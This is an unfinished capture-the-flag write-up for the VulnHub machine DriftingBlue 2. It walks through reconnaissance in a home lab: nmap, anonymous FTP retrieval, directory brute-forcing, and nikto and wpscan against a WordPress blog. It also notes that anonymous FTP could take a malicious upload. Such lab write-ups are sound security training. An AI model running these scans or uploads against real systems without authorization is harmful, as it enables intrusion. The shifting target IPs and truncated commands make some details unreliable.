DRIFTINGBLUE 2

This is a vulnerable machine from vulnhub
The Victim machine is loaded on Oracle Virtual Box and the attacker machine is loaded on VmWare Box
These two machines are conected via a bridged network on Vmware , host only (VIRTUAL BOX ETHERNET ADAPTER) on virtualbox

Using the netdiscover command, the ip address waas found thus
sudo netdiscover -r <ip address of attacker's machine>
sudo netdiscover -r 192.168.75.0/24
IP Address of Victim's machine >>> 192.168.75.5
IP Address of Attacker's machine>>>192.168.75.4

NMAP SCAN

SUDO NMAP -SV -SC -P- -A 192.168.75.5

Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-11 14:59 WAT
Nmap scan report for 192.168.75,5
Host is up (0.00073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open ftp   ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x   1 ftp   ftp   1403770 Dec 17 2020 secret.jpg
22/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
| 256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_ 256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open http   Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:53:21:16 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT   ADDRESS
1   0.73 ms 192.168.43.185

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.75 seconds


From the above scan we can see the OS and open ports
-Port 21
File Transfer Protocol (anonymous login allowed)
Secret.jpg

-Port 80
HTTP Apache 2.4.38 Page

FILE TRANSFER PROTOCOL

On port 21, we see a open port that is running FTP and also allows anonymus login
ftp http://192.168.75.5
ftp> login=anonymous
ftp>password =anonymous
ftp>ls
ftp> get secret.jpg

Below is a snapshot of the picture found




this can also be utilized to upload maliicious file using
"put "

DIRECTORY BURSTING

we proceed to more hidden directories ny using gobuster,dirb or ffuf
GOBUSTER

gobuster dir -u http://192.168.75.5/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt



DIRB
dirb http://192.168.75.5

```
└─$ dirb http://192.168.152.4

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 12 10:25:59 2024
URL_BASE: http://192.168.152.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.152.4/ ----
==> DIRECTORY: http://192.168.152.4/blog/
+ http://192.168.152.4/index.html (CODE:200|SIZE:128)
+ http://192.168.152.4/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.152.4/blog/ ----
+ http://192.168.152.4/blog/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/
==> DIRECTORY: http://192.168.152.4/blog/wp-content/
==> DIRECTORY: http://192.168.152.4/blog/wp-includes/
+ http://192.168.152.4/blog/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.152.4/blog/wp-admin/ ----
+ http://192.168.152.4/blog/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/css/
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/images/
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/includes/
+ http://192.168.152.4/blog/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/js/
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/maint/
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/network/
==> DIRECTORY: http://192.168.152.4/blog/wp-admin/user/

---- Entering directory: http://192.168.152.4/blog/wp-content/ ----
+ http://192.168.152.4/blog/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.152.4/blog/wp-content/plugins/
==> DIRECTORY: http://192.168.152.4/blog/wp-content/themes/
==> DIRECTORY: http://192.168.152.4/blog/wp-content/uploads/
```

FFUF

ffuf -u http://192.168.75,5FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ

```
┌──(jovita㉿kali)-[~]
└─$ ffuf -u http://192.168.152.4/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.152.4/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

This work is licensed under the Creative Commons  [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 1ms]
                    [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 12ms]
Priority ordered case sensative list, where entries were found  [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 10ms]
                    [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 17ms]
Copyright 2007 James Fisher [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 19ms]
or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 20ms]
on atleast 2 different hosts [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 17ms]
                    [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 20ms]
directory-list-2.3-medium.txt [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 1ms]
                    [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 2ms]
Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 2ms]
license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 24ms]
og                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 3ms]
                    [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 270ms]
Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 877ms]
                    [Status: 200, Size: 128, Words: 10, Lines: 14, Duration: 7ms]
rver-status         [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 11ms]
 Progress: [220560/220560] :: Job [1/1] :: 2272 req/sec :: Duration: [0:01:53] :: Errors: 0 ::

┌──(jovita㉿kali)-[~]
└─$
```

From the three directory bursting we did, we found a hidden html page
/blog/

WEB SCANNING

We will scan the hidden directories in this case 192.168.152.4/blog/ for web vunerablities using nikto or wpscan(it is a wordpress page)


NIKTO
sudo nikto -h http://192.168.75.5/blog/

From the above snapshots, the Apache n2.4.38 is outdated
There is a Wordpress login available


Using WPSCAN
Sinc this a Wordpress page, we will be using the wpscan
wpscan --url 192.168.

MORE SCANNING

From the /blog page,we find some hovering links showing that there ia another domain so the page is not being rendered properly
we can add this domain using the vi /etc/host




sudo vi /etc/hosts
enter i to edit, add the domain name and ip address , enter :wq to svae and exit
Reload the blog page



Perform a gobuster scan on the /blog page

